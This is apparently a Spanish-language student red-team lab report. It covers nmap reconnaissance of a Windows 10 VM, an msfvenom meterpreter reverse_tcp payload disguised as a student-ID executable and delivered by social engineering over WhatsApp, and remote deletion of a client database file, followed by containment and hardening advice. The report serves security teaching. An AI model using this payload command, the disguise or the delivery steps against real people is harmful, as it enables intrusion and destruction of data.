
Fuente: El autor

Ping para evidenciar comunicación con máquina virtual Windows 10

2.6 INFORME DE HERRAMIENTAS Y PROCEDIMIENTOS UTILIZADOS PARA DAR SOLUCIÓN AL ESCENARIO DE RED TEAM DE ACUERDO CON LOS PASOS DEL PENTESTING.

Teniendo en cuenta las fases de pentesting y aplicándolos en el caso propuesto, se relacionan las herramientas adecuadas en cada uno de ellos.

Ilustración 9 Fases de Pentesting




Fuente: El autor

2.7 INFORME CON ANÁLISIS DEL CASO DE RED TEAM, QUE PERMITIÓ DAR SOLUCIÓN AL FALLO IDENTIFICADO.

Desde la maquina Kali se recopila información de la maquina objetivo usando comandos y herramienta NMAP

- Con el comando netdiscover -r 192.168.0.0/24 se realiza escaneo de la red para evidenciar los dispositivos que se encuentran conectados en donde se localiza también el objetivo con la dirección ip 192.168.0.20


Ilustración 10 Escaneo de la red



Fuente: El autor

- Con el comando nmap -O 192.168.0.20 , se evidencia información sobre el sistema operativo del objetivo.

Ilustración 11 Evidencia de sistema operativo objetivo



Fuente: El autor

- Con el comando nmap -p- 192.168.0.20 se realiza el escaneo de los puertos y su estado, en donde se evidencia abiertos el 80, 445.

Ilustración 12 Escaneo de puertos

Fuente: El autor

2.8 INFORME DE HERRAMIENTAS UTILIZADAS PARA DAR IDENTIFICAR FALLOS EN EL ESCENARIO PROPUESTO.


- Por medio del comando nmap 192.168.0.20 -- script vuln se listan los puertos abiertos.
- Al usar herramientas como Nmap escaneando y verificando el estado de los puertos de un sistema Windows 10, se podría deducir sobre la ausencia de un firewall si es posible acceder a puertos como el 80,443,445

Ilustración 13 Evidencia de los puertos abiertos

Fuente: El autor

- A diferencia que con firewall y antivirus activado se evidencia a modo de prueba en otra máquina virtual con comando Nmap -p- -A 192.168.0.22 que este escaneo no es exitoso o no dan respuesta.

Ilustración 14 Prueba escaneo con activación firewall



Fuente: El autor

2.9 ANÁLISIS DEL ATAQUE PRESENTADO A CADA UNA DE LAS MAQUINAS IDENTIFICADAS.


- El framework de seguridad Metasploit, plataforma de pruebas de ethical hacking que se usa para atacar y evaluar objetivos en cuanto a su seguridad informática permitiendo a los especialistas de manera legitima realizar intrusión para generar mejoras en la seguridad de red y del sistema.

- Msfvenom, es una de las funcionalidades incluidas dentro de Metasploit para la generación de payloads o cargas útiles maliciosas, usadas en combinación con exploits para explotar vulnerabilidades de un sistema, red o aplicación, logrando acceso no autorizado. Estos payloads generados por msfvenom, pueden ser personalizados teniendo en cuenta parámetros como arquitectura de hardware ,sistema operativo objetivo y el tipo de acceso que se quiere perpetrar.

- Comando para generación del payload personalizado:

  msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.0.21 LPORT=443 -f exe >>/home/REDT/PoC_cedulaestudiante.exe

Ilustración 15 Ejecución de la creación de archivo .exe




Fuente: El autor

2.10 INFORME DE LA EXPLOTACIÓN DE VULNERABILIDADES EN EL ESCENARIO PROPUESTO.

- Una vez generado el archivo .exe payload personalizado para el ataque a la maquina Windows 10 se procede por medio de ingeniería social por whats app web, alojarlo en esta máquina objetivo listo para su ejecución.


Ilustración 16 Archivo .exe en el sistema objetivo



Fuente: El autor

- Una vez creado el archivo .exe y colocado en la maquina objetivo se procede a ejecutar el exploit desde la maquina Kali


Ilustración 17 Ejecución del exploit



Fuente: El autor

- A modo de prueba se activa la seguridad de la maquina Windows 10 (firewall y antivirus), los cuales detectan la amenaza encontrada, la coloca en cuarentena y la identifica como Trojan:Win32/Metasploit!MTB

Ilustración 18 Detección amenaza por windows defender



Fuente: El autor

Ilustración 19 Consulta de la amenaza identificada

Resumen de amenazas:

Nombre	Troyano Metasploit
Detección	Troyano:Win32/Metasploit!MTB
Detalles	Herramienta Metasploit que parece legítima pero que puede tomar el control de su computadora.
Herramienta de reparación	GridinSoft Antimalware *Vea si su sistema se ha visto afectado por el troyano Metasploit*

Fuente: https://howtofix.guide/trojan-win32-metasploit-mtb/

2.11 EVIDENCIA DE LA EXPLOTACIÓN DE LA VULNERABILIDAD IDENTIFICADA.


- características de meterpreter
    - Control remoto completo: una vez que se puede ejecutar un meterpreter en una maquina objetivo, puede reclamar el control total de este

sistema, ejecutando comandos, acceder a archivos y carpetas, sustraer información y varios procesos más.

- Versatilidad: se puede usar en una gran cantidad de escenarios Windows y Linux soportando en estos gran cantidad de comandos y funciones que permiten realizar acciones en los sistemas comprometidos.
- Persistencia: se puede establecer persistencia en el sistema objetivo, haciendo difícil su detección a los administradores.
- Funcionalidades incorporadas: incluye características adicionales como, escalamiento de privilegios, acceso a Cámara, micrófono, captura de teclas. Esto lo convierte en una poderosa herramienta de acceso para el atacante.

- Una vez dentro del meterpreter abierto apuntando a la maquina objetivo se ejecutan los comandos para cometer el ataque y eliminar el archivo en el objetivo.


Ilustración 20 Ejecución del ataque con comandos meterpreter



Fuente: El autor

- Comando ls para verificar ruta y archivos


Ilustración 21 Validación de archivos en la ruta



Fuente: El autor

- Comando cd .. para ubicar la ruta donde está el archivo objetivo (BASEC.TXT)


Ilustración 22 Búsqueda del archivo de base de datos a eliminar



Fuente: El autor

- Comando ls para visualizar contenido de la carpeta


Ilustración 23 Contenido de la carpeta



Fuente: El autor

- Escritorio de Windows antes de eliminar al archivo de base de clientes


Ilustración 24 Escritorio de Windows antes del ataque



Fuente: El autor

- Se elimina el archivo BASEC.TXT por medio del comando rm

Ilustración 25 Eliminación del archivo base de datos



Fuente: El autor

2.12 ANÁLISIS CON ACCIONES NECESARIAS PARA CONTENER UN ATAQUE EN TIEMPO REAL.

En caso de un ataque informático existen una serie de acciones de contención que necesariamente se deben ejecutar para la protección de redes, sistemas y datos de la organización.

- Análisis del ataque:
    - Identificación del ataque: establecer el tipo de ataque y su posible origen interno o externo que puede ser denegación de servicios, intento de intrusión, ejecución de malware para establecer que políticas técnicas de contención se deben ejecutar
    - Objetivo del ataque: Según las intenciones de los causantes del ataque pueden ser acceso no autorizado, robo de información o datos, espionaje, daño reputacional, extorsión, destrucción de información o simplemente causar interrupción de un servicio.

- Acciones de contención:
    - Aislar sistemas comprometidos: Para evitar la propagación de los daños que pueda causar un ataque, los más recomendable es aislar el recurso de tecnología infectado sacándolo de la red y ejecutándole tareas de remediación.
    - Restricción de cuentas con privilegios: eliminar los privilegios a los usuarios del sistema cambiando las contraseñas para que los posibles ejecutores del ataque sigan accediendo a los recursos críticos
    - Monitoreo en tiempo real: por medio de herramientas de monitoreo en tiempo real, tratar de identificar eventos y trafico malicioso para evitar nuevos accesos no permitidos.

- Eliminación de las posibles causas del ataque: se debe ejecutar tareas de actualizaciones en todos los sistemas incluidos los comprometidos, para evitar y cerrar las posibles brechas de entrada de los atacantes así como controlar los accesos a puertos abiertos en los sistemas y ejecución de escaneos de antivirus.

- Fase Post Incidente
  - Recopilación de evidencia: Conservar los registros forenses y logs que se hayan generado durante el incidente para posibles efectos sobre generación de acciones legales y para la generación de lecciones aprendidas con el objetivo de no recaer en un ataque informático similar.
  - Continuidad del servicio: ejecutar los planes de recuperación de incidentes para la continuidad de los procesos propios de la organización y minimizar los efectos adversos causados por el ataque informático.

  - Gestion de crisis: ejecutar los planes de comunicación hacía, clientes, medios y autoridades con el fin de proteger la reputación de la organización.

2.13 INFORME DE ACCIONES DE HARDENIZACIÓN A IMPLEMENTAR PARA EVITAR QUE SUCEDAN ATAQUES DE SEGURIDAD INFORMÁTICA.

Debido a las graves consecuencias que pueden generar un ataque informático de cualquier dimensión y técnica, se debe cerrar las posibles vulnerabilidades para evitar estas expuestos a las amenazas que el entorno de la ciberseguridad tiene identificado, y es por esto que se deben ejecutar procesos de endurecimiento de los recursos de tecnología instalada para evitar este tipo de situaciones de riesgo.

- Identificación y evaluación de la infraestructura actual: Es indispensable tener identificada y comprendida toda la infraestructura de tecnología con las respectivas arquitecturas documentadas en telecomunicaciones, servidores, bases de datos y servicios de tecnología entrantes y salientes y así poder cubrirlas con procesos de análisis de vulnerabilidades con herramientas apropiadas, evaluación de las configuraciones de firewalls, monitoreo constante de actividad inusual de trafico de red, auditorias de acceso y permisos otorgados.

